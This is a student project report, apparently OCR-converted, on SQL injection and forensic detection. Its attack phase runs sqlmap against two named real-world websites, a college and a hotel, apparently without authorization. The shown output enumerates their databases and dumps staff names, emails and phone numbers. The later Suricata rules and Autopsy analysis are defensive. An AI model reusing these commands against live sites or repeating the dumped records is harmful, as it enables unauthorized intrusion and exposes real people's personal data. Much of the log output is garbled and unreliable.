# **Title: A Novel Digital Forensic Framework for Data Breach Investigations**



## **Project Implementation Report**

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#### **Introduction**

This project report details the implementation of a novel digital forensic framework designed to investigate data breaches. The framework follows a structured methodology to ensure thorough analysis and evidence collection during cyberattacks. This report is divided into two primary phases: the Attack Phase, where vulnerabilities are exploited to simulate a breach, and the Detection Phase, which focuses on identifying and analyzing the breach to mitigate future risks.

## **Attack Phase**

## **SQL Injection Attack Implementation Document: Extracting Admin Credentials from a Vulnerable URL**

#### **Objective:**

To demonstrate an SQL injection attack on a vulnerable URL in a dummy website, exploit the database using sqlmap, and dump the data from the login table to extract admin login credentials.

The targeted website: <a href="http://gfcollege.in/">http://gfcollege.in/</a>

#### 1. Prerequisites

Before performing the attack, ensure the following:

- **Test Environment**: Use a controlled environment with a vulnerable dummy website such as DVWA (Damn Vulnerable Web Application), bWAPP, or a local vulnerable application with known SQL injection vulnerabilities.
- Tools:

o sqlmap: An automated tool to detect and exploit SQL injection vulnerabilities.

## 2. Identify Vulnerable URL

First, locate a URL that is potentially vulnerable to SQL injection. Common URL parameters include id, user, page, etc.

The command you provided is intended to run **sqlmap** (a tool for detecting and exploiting SQL injection vulnerabilities) on a vulnerable URL and interact with a specific database. Let's break it down.

These command analysis this website and check if this website is vulnerable or not and then exploit the vulnerable.

```
[12/15/24]seed@VM:~$ sqlmap -u "http://gfcollege.in/cc-member-details.php?id=2" --random-agent --dbs
```

- **Detection**: sqlmap will first test the URL http://gfcollege.in/cc-member-details.php?id=2 to see if it is vulnerable to SQL injection. The tool automatically analyzes the parameter id=2 and checks if injecting SQL commands into this parameter will allow interaction with the backend database.
- Random User-Agent: By using the --random-agent flag, sqlmap will randomize the User-Agent header sent with the HTTP request to make the attack harder to detect (as security systems often look for automated or bot-like behavior based on the User-Agent string).
- **Target Database**: Once the SQL injection vulnerability is identified, sqlmap will attempt to target the gfcollegetables database to enumerate tables, columns, or even extract data if the vulnerability is exploitable.

#### **Identify the Database Containing the Login Table**

12/15/24]seed@VM:~\$ sqlmap -u "http://gfcollege.in/cc-member-details.php?id=2" --random-agent -D gfcollege --tables

```
atabase: gfcollege
46 tables]

ab_members
academic_calender
attachment
autonomous_bodies
cc_members
college_infrastructure
contact
contact_list
course
course_department
couse_subjects
covid_19
covid_19
covid_19
doc_department
dept_gallery
e_book_link
event_doc
event_gallary
events
faculty
faculty_course
g_data
g_data_doc
g_messages
gallery
gallery_type
home_aboutus_overview
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g_data
g_data_doc
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gallery
gallery_type
home_aboutus_overview important_link
l_data
library_calender
library_gallery
log dire
login
naac
news
news_doc
slider
staff
staff type
syllabus
syllabus_type
usefull_links
vacancy
vacancy_doc
widon
```

#### Dump the Data

Once the columns are identified, use sqlmap to dump the data from the table. To extract the login credentials, run the following command

```
12/15/24]seed@VM:-$ sqlmap -u "http://gfcollege.in/cc-member-details.php?id=2" --random-agent -D gfcollege -T login --dump
```

```
20:49:41] [INFO] the back-end DBMS is MySQL
ack-end DBMS: MySQL >= 5.0 (Farces fork)
20:49:41] [INFO] fetching columns for table 'legis' in database 'gfcollege'
20:49:41] [INFO] resumed: 'logis id', 'intill'
20:49:41] [INFO] resumed: 'user mase', 'varchar(20)'
20:49:41] [INFO] resumed: 'logis type', 'archar(20)'
20:49:41] [INFO] resumed: 'logis type', 'archar(20)'
20:49:41] [INFO] resumed: 'department id', 'intill'
20:49:41] [INFO] fetching entries for table 'logis' in database 'gfcollege'
20:49:41] [INFO] recognized possible password hashes in column 'password'
```

• Extract Login Credentials

#### THE DATA BREACH:

```
stabase: gfcollege
sble: ab_members
L3 entries]
                                I manu
         I email
                        1 abata
                                            ! details
                                        | entry_time
| display_sequence |
   | 1976-81-01 | faiyazbaha1235gmail.com | 1611813956.jpg | Dr. Faiyaz Ahmad | chlamko
| M.A., M. Phil.,Ph. D | 88765502104 | Associate Professor (HOD) | 2021-81-27 23:05
    | 1977-81-81 | M.Tariqgfc@gmail.com | 1611814073.jpg | Dr. Mohammad Tariq | cblanks
| M.A.,Ph.D.(Economics) (HOD) | 9453720111 | Assistant Professor | 2021-81-27 23:07
                 gmail.com | 1625549592.jpg | Dr.Masihulla Kham | chlanko
| 9415489123 | Associate Professor | 2021-01-27 23:12
    | 1973-01-01 | khanmasihulladgmail.com
    1 2021-01-29 22:53
```

#### THE SECOND SQL INJECTION ATTACK

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The website: http://www.embryohotel.com/room-detail.php?id=1

• Identify Vulnerable URL

• Exploiting database:

```
[21:86:24] [INFO] the back-end DBMS is MySQL
[21:86:24] [ENTIGAT] unable to connect to the target URL. sqlmap is going to retry the request(s)
sack-end DBMS: MySQL >= 5.8.12
[21:86:26] [INFO] fetching database names
[21:86:27] [INFO] retrieved: 'information scheme'
[21:86:27] [INFO] retrieved: 'information scheme'
[vailable databases [2]:
[*] cp227754_embryohotel_db
[*] information_schema
```

• Exploiting database tables

```
12/15/24|seed@VM:-$ sqlmap -u "http://www.embryohotel.com/room-detail.php?id=1"--ignore-proxy --random-agen --dbs
```

```
12/15/24] seed@VM:-$ sqlmap -u "http://www.embryohotel.com/room-detail.php?id=1"--ignore-proxy --random-agen -D cp227754_embryohotel_db --tales
```

```
21:67:45] [INFO] the back-end DBMS is MySQL
      ack-end DBMS: MySQL >= 5.0.12
  21:67:45] [INFO] fetching tables for database: 'MARKING' 21:67:45] [INFO] fetching tables for database: 'MARKING' 21:67:45] [INFO] turning off pre-connect mechanism because of connection reset(s) 21:67:45] [INFO] retrieved: 'MARKING' 21:67:48] [INFO] retrieved
21:07:48] [INFO] retrieved: 'connect'
21:07:48] [INFO] retrieved: 'topse'
21:07:51] [INFO] retrieved: 'topse'
21:07:51] [INFO] retrieved: 'none'
21:07:52] [INFO] retrieved: 'rose lappe'
21:07:55] [INFO] retrieved: 'rose lappe'
21:07:55] [INFO] retrieved: 'rose option'
21:07:55] [INFO] retrieved: 'topse option'
21:07:55] [INFO] retrieved: 'didestage'
21:07:55] [INF
      atabase: cp227754 embryohotel db
      11 tables]
      admin
                 contact
                   image
                   local area
                 news
                 room
                 room image
                 room_option
room_option_reletive
                 slideshow
               slideshow mobile
```

```
12/15/24]seed@VM:-$ sqlmap -u "http://www.embryohotel.com/room-detail.php?id=1"--ignore-proxy --random-agen -D cp227754_embryohotel_db -T a min --dumm
```

#### • Dump the Data

```
21:00:21] [INFO] fetching columns for table 'm' in database 'll 'm
```

## **Detection Phase:**

#### **Pre – Attack Configuration**

#### 1. Install and Configure Suricata

```
(boss@kali)-[~]
$ sudo apt update
[sudo] password for boss:
Get:1 http://kali.download/kali kali-rolling InRelease [41.5 kB]
Get:2 http://kali.download/kali kali-rolling/main amd64 Packages [20.3 MB]
Get:3 http://kali.download/kali kali-rolling/main amd64 Contents (deb) [48.8 MB]
Fetched 69.1 MB in 1min 35s (731 kB/s)
1956 packages can be upgraded. Run 'apt list --upgradable' to see them.
```

```
[*] (boss⊕ kali)-[~]

$ sudo apt install suricata -y
Installing:
suricata
```

#### Verify installation

```
(boss@kali)-[~]

$ suricata -v

Suricata 7.0.8
```

#### **Enable af-packet for live traffic monitoring (adjust the network interface)**

```
af-packet:
    interface: eth0
    # Number of receive threads. "auto" uses the number of cores
    #threads: auto
    # Default clusterid. AF_PACKET will load balance packets based on flow.
    cluster-id: 99

cluster-type: cluster_flow
    # In some fragmentation cases, the hash can not be computed. If "defrag" is set
    # to yes, the kernel will do the needed defragmentation before sending the packets.
```

#### Write Suricata Rules for SQL Injection Detection

```
boss@kali)-[~]
sudo nano /etc/suricata/rules/sql_injection.rules
```

#### Rules

defrag: y

```
alert http any any -> any any (msg:"SQL Injection Attempt"; content:"UNION SELECT"; nocase; classtype:web-application-attack; sid:100001;)

alert http any any -> any any (msg:"SQL Injection Attempt"; content:"1=1"; nocase; classtype:web-application-attack; sid:100002;)

alert http any any -> any any (msg:"SQL Injection Attempt"; pcre:"/(\%27)|(\')|(\-\-)|(\%23)|(#)/"; classtype:web-application-attack; sid:100003;)

alert http any any -> any any (msg:"SQL Injection Detected"; flow:to_server,established; content:"id="; http_uri; content:"--"; http_client_body; classtype:web-application-attack; sid:100004;)
```

#### **Ensure Suricata is Running in IDS Mode**

#### **Confirm Suricata is running**

```
____(boss⊚ kali)-[~]
$\frac{1}{3}\tail -f /var/log/suricata/fast.log}
```

#### 2. Set Up Wireshark to Capture Traffic

#### **Verify Installation**

```
(boss⊗kali)-[~]

$ wireshark -v

Wireshark 4.2.5 (Git v4.2.5 packaged as 4.2.5-1).
```

#### Select your network interface



#### **Start Capturing**



#### **During the Attack**

This phase focuses on real-time monitoring and detection.

## 1. Monitor Suricata Logs

```
(Northog/Sericate/fast.tog

12/17/2024-05:31:31.00:028 [**] [1:221000:3] SUBJECATA QUIC Tailed decrypt [**] [Classification: Generic Protocol Command Decode] [Priority: 3] [UDP] 34.127.308.1001
483 - 30.0.2.15:36335

12/17/2024-05:53:25.908688 [**] [1:2018302:7] ET PHISHING Fossible Phish - Mirrored Medicine Command Observed [**] [Classification: A Network Trojan was detected] [Priority: 3] [TDP] 107.100.46.107:00 - 10.0.2.15:3010

12/17/2024-05:53:25.908688 [**] [1:2018302:7] ET PHISHING Fossible Phish - Mirrored Medicine Command Observed [**] [Classification: A Network Trojan was detected] [Priority: 1] [TDP] 107.100.46.107:00 - 10.0.2.15:3016

12/17/2024-05:53:25.908688 [**] [1:2018302:7] ET PHISHING Fossible Phish - Mirrored Medicine Command Observed [**] [Classification: A Network Trojan was detected] [Priority: 1] [TDP] 107.100.46.107:00 - 100.0.2.15:3016
```

## Noting the timestamp, source IP, and destination IP from logs

#### **Phishing Attempts:**

• Multiple alerts (ET PHISHING) detected potential phishing attempts originating from IP address 107.180.46.197. These attempts likely involved mirrored website content, which is a common technique used by phishers.

```
12/17/3024-05:53:25-958680 [++] [1:2018302:7] ET PHISHING Possible Phish - Airrored Mebaite Communt Observed [++] [Classification: A Network Trojan was detected] [Pr
10:15(1) 1] [TCP] 107:100.46-107:88 → 10.6.2.35:35145
12/17/2025-05:53125.300681 [++] [1:200300217] ET PHISHING Possible Phish - Mirrored Website Communt Conserved [++] [Classification: A Release Trojan was detected] [Pr
10:15(1) [TCP] 107.100.46-197:00 → 10.6.2.35:35144
```

#### **Suspicious COVID-19 Related Traffic:**

Several alerts (ET HUNTING) detected suspicious GET requests with potential COVID-19 related URIs. This could indicate attempts to exploit vulnerabilities related to the COVID-19 pandemic, such as phishing, malware distribution, or social engineering.

```
12/17/2014-15:10:53:772204 [e+] [1:203975313] ET HUNTING Sumpicious GET Remnest with Femalble COVID-19 USE MI [++] [Classification: Potentially Bad Traffic] [Friorit y: 2] [TCP] 10.0.2.15:49272 -+ 107.138.46.197180
```

#### Potential Kali Linux Hostname in DHCP Request:

• An alert (ET INFO) detected a possible Kali Linux hostname in a DHCP request packet. While this itself might not be malicious, it could indicate potential internal reconnaissance or unauthorized activity.

#### **QUIC Decryption Failure:**

An alert (SURICATA QUIC failed decrypt) indicates a failure to decrypt QUIC traffic.
This could be due to various reasons, including misconfiguration, encryption issues, or
potentially malicious traffic.

12/17/2026-05:31:51.552828 [++] [1:2231000:1] SUBTCATA QUIC Failed decrypt [++] [Classification: Generic Protocol Command Decode] [Priority: 3] [USP] 34.117.188.166: 443 -> 10.0.2.15:46335

#### 2. Analyze Traffic with Wireshark

#### Apply filters to analyze potential SQL injection traffic

• Filter for HTTP requests



Basic HTTP GET/POST Requests




#### **Filter by Destination Port:**

• Common SQL injection targets use port 80 (HTTP) or 443 (HTTPS)




#### Filter by Unusual Packet Lengths:

• SQL injection attempts often have payload sizes larger than typical requests



• Filter for Suspicious Queries in Headers



#### After the Attack

#### **Export Suricata Logs**

#### **Access Suricata Logs**

```
(boss@kali)-[~]
$ cd /var/log/suricata
```

#### **Export the Logs**

```
(boss@kali)-[/var/log/suricata]
style="font-size: left;">(boss@kali)-[/var/log/suricata]
style="font-size: left;">(cp /var/log/suricata/fast.log ~/Desktop/detection_logs/
```

```
(boss@kali)-[/var/log/suricata]
$ cp /var/log/suricata/eve.json ~/Desktop/detection_logs/
```

#### **Export Wireshark Captured Traffic**



#### **Installing Autopsy**

```
(boss@kali)-[/var/log/suricata]
$ sudo apt install autopsy -y
Installing:
   autopsy
```

#### **Verify Installation**

Autopsy Forensic Browser http://www.sleuthkit.org/autopsy/ ver 2.24

## Opening Autopsy in Browser with URL



#### **Creating a new Case**

		CREATE A NEV	W CASE		
	ase Name: The namers, numbers, and syn		gation. It can o	contain only	
SC	QL Injection Investigations				
2. <b>D</b>	escription: An optio	nal, one line de	scription of th	is case.	
A	nalysis of SQL Injection Attac	:k	e de la companya de l		
3. <b>Investigator Names:</b> The optional names (with no spaces) of the investigators for this case.					
a.	Ammaid	b.	Asad		
c.		d.			
e.		f,			
e. g.		f. h.			
10700					
g.		h.			


### **Adding Host**

## Adding host: kali\_linux to case SQL\_Injection\_Investigations


Host Directory (/var/lib/autopsy/SQL\_Injection\_Investigations/kali\_linux/) created

Alert Database has not been indexed - it will be as an md5sum file

## **Adding Image**




#### **Providing Sum of Hash for Image**




2c53e117aced7e7d4094c3cb4c87adb7

#### **Copying Image to Evidence Locker**




#### **Added Images of Evidences to Investigate**



#### **Analyzing Data**

#### **Keyword Search Tool**



```
Searching for ASCII: Done
Saving: Done
2 hits-link to results
New Search
2 occurrences of [0-2]?[[:digit:]]{1,2}\.[0-2]?[[:digit:]]
{1,2}\.[0-2]?[[:digit:]]{1,2}\.[0-2]?[[:digit:]]{1,2} were
found
Search Options:
 ASCII
 Case Insensitive
Regular Expression
Unit 51 (Hex - Ascii)
1:276
Unit 149 (Hex - Ascii)
2:217
Searching for ASCII: Done
Saving: Done
32 hits-link to results
New Search
32 occurrences of ((jan)|(feb)|(mar)|(apr)|(may)|(june?)|
(july?)|(aug)|(sept?)|(oct)|(nov)|(dec))([[:space:]]+
[[:digit:]])? were found
Search Options:
 ASCII
 Case Insensitive
 Regular Expression
Unit 5 (Hex - Ascii)
1:112
2:256
3: 331
Unit 11 (Hex - Ascii)
4:372
```

```
| ASCII | | Case Sensitive | Case Sensit
```

```
Autopsy string Unit Report

GENERAL INFORMATION

Unit: 3
Unit Size: 512
MD5 of raw Unit: alee2999af98f7f1460bf52497364c3e -
MD5 of string output: 203c7ce17bb7f851500c22976b294b64 -


Image: '/var/lib/autopsy/SQL_Injection_Investigations/sahu/images/attack_traffic.pcap'
Offset: Full image
File System Type: raw

Date Generated: Tue Dec 17 19:15:44 2024
Investigator: Ammaid_Saleem


CONTENT

GET /cc-member-details.php?id=2 HTTP/1.1
Host: gfcollege.in
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xm
```


## Creating new case




## **Adding Data Sources**




#### **Attack Traffic PCAP File**



#### **Analyzing Data Sources**



#### Timeline



## **Suspicious Events**

GET /cc-member-details.php?«id«=2 HTTP/1.1 Host: gfcollege	/img_attack_traffic.pcap/Unalloc_10_0_101326
GET /cc-member-details.php?«id«=2 HTTP/1.1 Host: gfcollege	/img_attack_traffic.pcap/Unalloc_19_0_101326
GET /cc-member-details.php?«id«=2 HTTP/1.1 Host: gfcollege	/img_attack_traffic.pcap/Unalloc_1_0_101326
GET /cc-member-details.php?«id«=2 HTTP/1.1 Host: gfcollege	/img_attack_traffic.pcap/\$CarvedFiles/1/f0000000.pcap
GET /cc-member-details.php?«id«=2 HTTP/1.1 Host: gfcollege	/img_attack_traffic.pcap/\$CarvedFiles/1/f0000000.pcap
GET /cc-member-details.php?«id«=2 HTTP/1.1 Host: gfcollege	/img_attack_traffic.pcap/\$CarvedFiles/1/f0000000.pcap
GET /cc-member-details.php?«id«=2 HTTP/1.1 Host: gfcollege	/LogicalFileSet1/Detection_Logs/attack_traffic.pcap
,"detect":{"engines":[{"«id«":0,"last_reload":"2024-	/LogicalFileSet1/Detection_Logs/eve.json

#### suspicious IP

s detected] [Priority: 1] {TCP} 107.180.46.197:80 -> 10.0.2.15:57212
2/17/2024-03:36:47.964786 [\*\*] [1:2018302:7] ET PHISHING Possible Phish - Mirrored Website Comment Observed [\*\*] [Classification: A Network Trojan w s detected] [Priority: 1] {TCP} 107.180.46.197:80 -> 10.0.2.15:57268
2/17/2024-03:54:37.891617 [\*\*] [1:2018302:7] ET PHISHING Possible Phish - Mirrored Website Comment Observed [\*\*] [Classification: A Network Trojan w s detected] [Priority: 1] {TCP} 107.180.46.197:80 -> 10.0.2.15:52750
2/17/2024-03:57:01.213547 [\*\*] [1:2018302:7] ET PHISHING Possible Phish - Mirrored Website Comment Observed [\*\*] [Classification: A Network Trojan w s detected] [Priority: 1] {TCP} 107.180.46.197:80 -> 10.0.2.15:37468
2/17/2024-03:57:36.983384 [\*\*] [1:2018302:7] ET PHISHING Possible Phish - Mirrored Website Comment Observed [\*\*] [Classification: A Network Trojan w s detected] [Priority: 1] {TCP} 107.180.46.197:80 -> 10.0.2.15:37468
2/17/2024-04:00:12.670521 [\*\*] [1:2018302:7] ET PHISHING Possible Phish - Mirrored Website Comment Observed [\*\*] [Classification: A Network Trojan w s detected] [Priority: 1] {TCP} 107.180.46.197:80 -> 10.0.2.15:37468
2/17/2024-04:00:12.670521 [\*\*] [1:2018302:7] ET PHISHING Possible Phish - Mirrored Website Comment Observed [\*\*] [Classification: A Network Trojan w s detected] [Priority: 1] {TCP} 107.180.46.197:80

#### Report

## **Autopsy Forensic Report**

HTML Report Generated on 2024/12/17 18:09:32

Case: SQL\_Injection\_Investigations

Case Sql-001

Number:

Number 5 of data sources in case:

Examiner: Ammaid Saleem

#### Image Information:

attack\_traffic.pcap

Timezone: Asia/Karachi

Path: C:\Users\Muhammad

Mursaleen\Desktop\Detection\_Logs\attack\_traffic.pcap

SUBMITTERS

#### User Searches



#### Email Addresses

